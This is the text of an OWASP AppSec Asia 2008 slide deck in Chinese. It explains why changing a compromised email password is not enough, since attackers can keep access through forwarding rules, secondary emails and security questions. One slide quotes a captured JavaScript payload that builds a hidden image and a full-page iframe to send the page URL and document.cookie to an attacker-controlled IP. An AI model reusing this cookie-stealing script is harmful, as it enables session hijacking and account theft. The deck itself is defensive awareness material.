

OWASP AppSec Asia 2008  
修改密碼無效  
駭客還是在收取您的電子郵件

Charmi Lin  
工程師  
行政院國家資通安全會報  
技術服務中心

OWASP

Copyright © The OWASP Foundation  
Permission is granted to copy, distribute and/or modify this document  
under the terms of the OWASP License.

The OWASP Foundation  
<http://www.owasp.org>

## E-mail--電子郵件

- < 1972年，在Bolt Beranek and Newman(BBN)任職的雷 湯姆林森(Ray Tomlinson)撰寫可在不同電腦間一個傳輸檔案的軟體時，突然想到，如果可以傳輸檔案，為什麼不能傳輸「訊息」？訊息其實也不過是另一個文字檔案。
- < 致此被稱為人類第三次溝通革命的電子郵件被發明。

## 電子郵件的用途

- < 公文傳遞
- < 商業交易
- < 資訊交流
- < ...


## 電子郵件的攻擊-傳統

- < 社交工程結合網路釣魚

## 電子郵件的攻擊-傳統



## 電子郵件的攻擊-傳統的變化



## 電子郵件的攻擊-傳統的變化

這個網頁上放了我  
最新出遊的照片，  
看完記得給我回應唷

[ MSN E-Mail ]


[ MSN Password ]

LOGIN

- By logging in you accept the [Terms and Conditions](#) -

OWASP 

## 電子郵件攻擊-改變網頁的呈現

OWASP 

## 電子郵件攻擊-改變網頁的呈現



## 電子郵件攻擊-改變網頁呈現的原因

```
< document.write("<html><head></head><body><img
src=\"http://218.x.x.x/hotmail/hotmail.asp?id=89999&ui
d=hotmail&url=\"+window.location+\";\"+document.cooki
e+\"\" style=\"position:absolute;
visibility:hidden\"><iframe
src=http://218.x.x.x/hotmail/index.asp?id=89999&url=\"
+window.location+\";\"+document.cookie+\"\"
width=100% height=100% frameborder=0
scrolling=\"no\" style=\"position:absolute; left:0;
top:0\"></iframe></body></html>");
< document.close();
```

## 電子郵件密碼遭竊的解決方案

The screenshot shows the official website of the Criminal Investigation Bureau (CIB) of the Hong Kong Police. The header includes the CIB logo, contact information (4158832154), and a search bar. The main content area features a news article titled "新聞活動 NEWS". The article details a cybercrime case involving the theft of email passwords from a Yahoo! website. The article is dated 2008/8/19 and includes details about the suspect, the crime, and the investigation.

您現在所在的網頁位置 >> 新聞快訊  
最後更新日期: 2005/9/29

**新聞活動 NEWS**

新聞快訊

友聯列印 轉寄好友

**發佈時間** 2008/8/19 下午 03:20:16

**標題** 查獲網路駭客開設雅虎奇摩釣魚網站盜取帳號密碼案

**查獲時間** 民國97年08月19日上午00時00分

**查獲地點** 台南縣中西區、桃園縣中壢市

**查獲嫌犯** 許○吉 (1968年次，台北縣人，有妨害電腦使用刑案紀錄)  
小可 (化名，未成年，桃園縣人，某駭客組織技術組成員)

**查獲證物** 電腦主機、木馬程式及相關稽核紀錄

**查獲單位** 刑事警察局偵九隊、高雄縣政府警察局刑警六隊

(一) 刑事警察局偵九隊日前在網路上發現，有偽造雅虎奇摩及無名小站登入頁面之釣魚網站騙取網路使用者輸入帳號密碼，經監控該網站行為調查發現，該釣魚網站持續變更連結網址，並使

OWASP

## 電子郵件密碼遭竊的解決方案

(五) 經勘驗犯罪嫌疑人許吉桌上型電腦及筆記型電腦資料發現，自今(97)年3月迄今共騙取上百個帳號密碼，專案小組將續追查遭盜取帳號密碼資料的流向，並調閱本案犯罪嫌疑人帳戶金流等相關資料進行調查中；另香港商雅虎資訊股份有限公司亦依刑事警察局之被害狀況通報，緊急通知本案被害者進行帳號密碼修改動作以減輕損害。

## 密碼修改無效 冏rz

< 作業系統遭受入侵—>重新安裝

< 電子郵件遭受入侵—>只更改密碼?????!

## 繼續收E-mail:轉寄

Gmail 日曆 文件 相片 閱讀器 所有網頁 更多 ▾ @gmail.com **設定** 舊版本 |

  搜尋郵件 搜尋網頁 [使用進階搜尋](#) [建立篩選器](#)

**設定**  
一般 帳戶 標籤 篩選器 **轉寄和 POP/IMAP** 交談 Web 原稿

轉寄：  
☒ 啟用轉寄  
☐ 停用轉寄

☒ 轉寄內收郵件的副本給  和

提示：您也可以建立篩選器，只轉寄部份郵件。

## 繼續收E-mail:轉寄

- < Hinet的信箱則是無法從一般的電子郵件收發頁面來檢視並設定轉寄功能。
- < 而是要連線到網址<http://webmail1.hinet.net/>來檢視與設定轉寄功能；
  - 4 限制:不支援msa.hinet.net所屬的帳號，也就是說只有ms##.hinet.net(##代表任何數字)上的帳號才有被設定轉寄的危險。

## 重新取得密碼



Google Accounts Google 帳戶

密碼協助

請輸入您用來登入帳戶的電子郵件地址。如果您是 Gmail 的使用者，請輸入您的 Gmail 使用者名稱。

電子郵件:

©2008 Google - [Google 首頁](#) - [服務條款](#) - [隱私權政策](#) - [說明](#)



## 重新取得密碼



### 帳戶協助

輸入您在下圖中看到的字元。

vesepm

字母不區分大小寫

提交

©2008 Google - [Google 首頁](#) - [服務條款](#) - [隱私權政策](#) - [說明](#)

OWASP 

## 重新取得密碼



### 密碼協助

回答下列問題以重設您的密碼：

股票密碼？

退出

忘記您的答案？

[寄電子郵件至您的次要地址以變更您的密碼](#)

©2008 Google - [Google 首頁](#) - [服務條款](#) - [隱私權政策](#) - [說明](#)

OWASP 

## 重新取得密碼

@gmail.com | [Google 首頁](#) |

**Google Accounts** Charmi 的 Google 帳戶

變更安全問題

目前密碼:

安全問題:

解答:

次要電子郵件地址: (選填)

©2008 Google - [Google 首頁](#) - [服務條款](#) - [隱私權政策](#) - [說明](#)

OWASP 

## 重設密碼



服務說明 | Yahoo!奇摩



### 防止網路釣魚第一招，啓用您的安全圖章

使用免費、設定簡單，還可放上您的照片！安全圖章有趣又有保障


### 查看網址，確保頁面正確

今後登入 Yahoo! 奇摩帳號前，先確認你的安全圖章，再查看當時進入的網址 (<https://login.yahoo.com>) 後，就能放心輸入你的帳號密碼。

### 一台電腦、設定一次你的帳號安全圖章

你的帳號安全圖章是隨附你的電腦，並非你的 Yahoo! 奇摩帳號，因此不同電腦請各設定一次你的帳號安全圖章。

### 登入 Yahoo! 奇摩



帳號:

密碼:

☐ 記住我的帳號密碼 (說明)

[無法登入 | 登入說明](#)

### 還沒有 Yahoo! 奇摩帳號?

註冊帳號免費又容易

[立即註冊](#)
OWASP 

## 重設密碼

**YAHOO! 奇摩** 會員中心 [Yahoo!奇摩 - 說明](#)

你的進展狀況 **你忘了什麼?** 確認你的身份 重新設定你的密碼

我們將協助你登入 Yahoo! 奇摩  
請協助我們記得你的身份，我們會立即讓你登入！

你知道你的 Yahoo! 奇摩帳號嗎？

☒ 知道，我的 Yahoo! 奇摩帳號是：

☐ 不知道，我忘了我的 Yahoo! 奇摩帳號

輸入顯示的確認碼  
無法清楚辨識確認碼？  
[請嘗試不同的確認碼](#)

[離開這裡](#)

OWASP 

## 重設密碼

**YAHOO! 奇摩** 會員中心 [Yahoo!奇摩 - 說明](#)

你的進展狀況 **你忘了什麼?** 確認你的身份 重新設定你的密碼

我們只需你的備用電子信箱  
我們會寄一封信給你，信中會提供一個特殊連結，讓你重設密碼

你的備用電子信箱為何？

☒ 我的備用電子信箱是：

☐ 我無法存取我的備用電子信箱

[離開這裡](#)

雅虎資訊 版權所有 © 2008 Taiwan All Rights Reserved [著作權保護政策](#) | [服務條款](#)  
通知：本網站會收集個人資料。若需瞭解我們在使用你的資訊方面的詳情，請見 [隱私權政策](#)。

OWASP 

## 重設密碼

YAHOO! 奇摩 會員中心

[Yahoo!奇摩](#) - [說明](#)

你的進展狀況

你忘了什麼? > 確認你的身份 > 重新設定你的密碼

請回答以下問題，確認你的身份  
我們只需要確認幾個問題即可。

生日  - 選擇月份 -

國家

郵遞區號

[離開精選](#)

OWASP 

## Final

- < 帳號遭竊只修改密碼是不夠的!
- < 要如同重新安裝OS一般的檢視所有的設定!

OWASP 